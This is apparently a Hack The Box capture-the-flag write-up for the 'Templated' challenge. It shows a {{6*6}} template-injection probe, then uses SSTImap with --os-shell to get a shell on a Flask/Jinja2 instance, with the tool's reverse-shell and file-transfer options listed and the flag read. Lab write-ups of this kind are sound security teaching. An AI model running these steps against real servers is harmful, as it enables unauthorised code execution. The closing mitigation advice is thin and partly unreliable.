

Hack The Box - Templated Challenge


Objective:
The objective of this challenge is to exploit a server-side template injection (SSTI) vulnerability to gain remote code execution (RCE) on the target machine and then finding the hidden flag.

This challenge was located in the “challenges” section under the “web” sub-section.






To start the any challenge we need to start the Instance first to get the IP. This can be done by clicking on the “Start Instance” button in the respective challenge.


Templated
EASY
OFFLINE
Start Instance
Start playing the challenge.
Submit Flag
Submit a flag to this challenge.

Once the instance is started we get a Host IP related to it where we can find the docker container running the target web application. Here, the IP and port are **142.93.32.153:31966**


Templated

EASY

ONLINE


Stop Instance

Terminate the instance.

HOST

142.93.32.153:31966

Pasting this ip and port in the browser, we can see the target website that looks like this:



Site still under construction


Proudly powered by Flask/Jinja2

Upon analysis of the website, we can see that there isn't much to go on. Although, there is some information given even in this small piece of content. It says "Proudly powered by Flask/Jinja2". Flask and Jinja2 are two popular Python libraries that are used to develop web applications. Flask is a lightweight web framework that provides a simple and flexible way to create web apps. Jinja2 is a fast and expressive templating engine that allows developers to create dynamic HTML pages. Basically, developers can code stuff in Python and it will end up in HTML.

There are a number of vulnerabilities that can be exploited if a web server is using Flask/Jinja2. One of the most common is server-side template injection (SSTI). SSTI occurs when an attacker is able to inject and execute their own malicious code into a server-side Jinja2 template. This code can then be executed when the template is rendered by the web server.

One common way to inject malicious code is to use a GET or POST parameter. For example, if the web application has a search form, you can try injecting malicious code into the search query.

We can indicate possible SSTI by adding a normal payload to the parameter search and the template engine evaluates the expression and the application will respond with the answer. Here, I have added {{6*6}} at the end of the target website url. And it will then reflect the value of the payload in the webpage. This means that it is vulnerable to SSTI.




```
142.93.32.153:31966/{{6*6}}
```

Error 404

The page '36' could not be found

A simple SSTI search on google got me to a tool called SSTImap.
SSTImap by vladko312 is a penetration testing software that can check websites for Code Injection and Server-Side Template Injection vulnerabilities and exploit them, giving access to the operating system itself. This tool also has some advanced features, but for now we just need to get remote access to the server.

Search for SSTImap on the browser, visit the first github link that comes up, which is by vladko312.




About 2,070 results (0.18 seconds)

GitHub
https://github.com › vladko312 › SSTImap

vladko312/SSTImap: Automatic SSTI detection ... - GitHub


SSTImap is a penetration testing software that can check websites for Code Injection and Server-Side Template Injection vulnerabilities and exploit them, ...

We will first clone the github repository using the terminal. This is done by the git clone command.




```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/vladko312/SSTImap.git
Cloning into 'SSTImap'...
remote: Enumerating objects: 132, done.
remote: Counting objects: 100% (66/66), done.
remote: Compressing objects: 100% (37/37), done.
remote: Total 132 (delta 42), reused 33 (delta 29), pack-reused 66
Receiving objects: 100% (132/132), 93.41 KiB | 4.06 MiB/s, done.
Resolving deltas: 100% (66/66), done.
```

After cloning the git repository, we can not go in the directory with the help of the cd command.



```
┌──(kali㉿kali)-[~]
└─$ cd SSTImap

┌──(kali㉿kali)-[~/SSTImap]
└─$ 
```

We now need to install all the requirements needed for the execution of this tool. For this there is a requirements.txt file already given for ease of use.
Installing the requirements is a simple one line command on the terminal.
Using pip install get all the necessary libraries for this tool.




```
┌──(kali㉿kali)-[~/SSTImap]
└─$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting argparse~=1.4.0
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Collecting requests~=2.27.1
  Downloading requests-2.27.1-py2.py3-none-any.whl (63 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 63.1/63.1 kB 4.1 MB/s eta 0:00:00
Requirement already satisfied: urllib3~=1.26.9 in /usr/lib/python3/dist-packa
ges (from -r requirements.txt (line 3)) (1.26.12)
Requirement already satisfied: mechanize~=0.4.8 in /usr/lib/python3/dist-pack
ages (from -r requirements.txt (line 4)) (0.4.8)
Requirement already satisfied: html5lib~=1.1 in /usr/lib/python3/dist-package
s (from -r requirements.txt (line 5)) (1.1)
Requirement already satisfied: certifi≥2017.4.17 in /usr/lib/python3/dist-pa
ckages (from requests~=2.27.1→-r requirements.txt (line 2)) (2022.9.24)
Collecting charset-normalizer~=2.0.0
  Downloading charset_normalizer-2.0.12-py3-none-any.whl (39 kB)
Requirement already satisfied: idna<4,≥2.5 in /usr/lib/python3/dist-packages
 (from requests~=2.27.1→-r requirements.txt (line 2)) (3.3)
Installing collected packages: argparse, charset-normalizer, requests
  WARNING: The script normalizer is installed in '/home/kali/.local/bin' whic
```

After the requirements are installed, we can use the SSTImap tool.
We can check the url, by using the -u argument followed by the target url.
This will just test the target url for the vulnerability.
Here are some of the options that can be used for exploiting a target system.

--os-shell	Prompt for an interactive operating system shell
--os-cmd	Execute an operating system command.
--eval-shell	Prompt for an interactive shell on the template engine base language.
--eval-cmd	Evaluate code in the template engine base language
--tpl-shell	Prompt for an interactive shell on the template engine.
--tpl-cmd	Inject code in the template engine.


--bind-shell PORT	Connect to a shell bind to a target port
--reverse-shell HOST PORT	Send a shell back to the attacker's port
--upload LOCAL REMOTE	Upload files to the server
--download REMOTE LOCAL	Download remote files

To get an interactive operating system shell, we can use: –os-shell
Use the following command in the terminal inside the cloned directory.




```
┌──(kali㉿kali)-[~/SSTImap]
└─$ python3 sstimap.py -u http://142.93.32.153:31966/* --os-shell
/home/kali/.local/lib/python3.11/site-packages/requests/__init__.py:102: Requ
estsDependencyWarning: urllib3 (1.26.12) or chardet (5.1.0)/charset_normalize
r (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't
 match a supported "

[*] Version: 1.1.4
[*] Author: @vladko312
[*] Based on Tplmap
[!] LEGAL DISCLAIMER: Usage of SSTImap for attacking targets without prior mu
tual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and f
ederal laws.
Developers assume no liability and are not responsible for any misuse or dama
ge caused by this program
[*] Loaded plugins by categories: languages: 5; engines: 16; legacy_engines:
1

[*] Scanning url: http://142.93.32.153:31966/*
[*] Testing if URL parameter 'url' is injectable
[*] Pug plugin is testing rendering with tag '\n= *\n'
```

This gives all the accesses that you have in the target system.




```
[+] SSTImap identified the following injection po

  URL parameter: url
  Engine: Jinja2
  Injection: *
  Context: text
  OS: posix-linux
  Technique: render
  Capabilities:

    Shell command execution: ok
    Bind and reverse shell: ok
    File write: ok
    File read: ok
    Code evaluation: ok, python code

[+] Run commands on the operating system.
posix-linux $ 
```

We now have the command shell access to the target system.
Using this we can get a list of all the files and folders on the system. For this use the “ls” command.




```
posix-linux $ ls
bin
boot
dev
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
posix-linux $
```

Here, we can see that there is a text file called flag.txt.
To check the contents of this file, use the cat command in the shell.
Now there is a very obvious flag in the text file which we need to submit in the portal.



```
posix-linux $ cat flag.txt
HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}
posix-linux $
```



pranjalithakur
CHALLENGE COMPLETED

By exploiting the SSTI vulnerability in the Templated challenge, we were able to gain RCE and obtain the flag. This challenge is a good introduction to SSTI vulnerabilities and how to exploit them.

Ways to mitigate vulnerabilities in Flask/Jinja2 web applications:

1. Using web application firewall (WAF) can help protect the web applications from attacks like XSS and SQL injections.
2. Keeping web server up to date, as they often have security vulnerabilities that can be easily exploited.
3. Use latest versions of Flask and Jinja2, as there are constant security updates coming to different vulnerabilities.

Key takeaways:

During the project, I learned a number of new things about SSTI vulnerabilities and how to mitigate them. I also gained a deeper understanding of the Flask and Jinja2 frameworks.

One of the key things I learned is that it is important to sanitize all user input before passing it into the templates. This will help to prevent any malicious characters or code from being executed on the server.

Also, I learnt that it is important to have a good understanding of the security risks associated with the technology that you are using and testing your applications for security vulnerabilities before deploying it.

Links:
Hack the box: https://app.hackthebox.com/challenges/templated
SSTImap github : https://github.com/vladko312/SSTImap
SSTImap info: https://www.blackhatethicalhacking.com/tools/sstimap/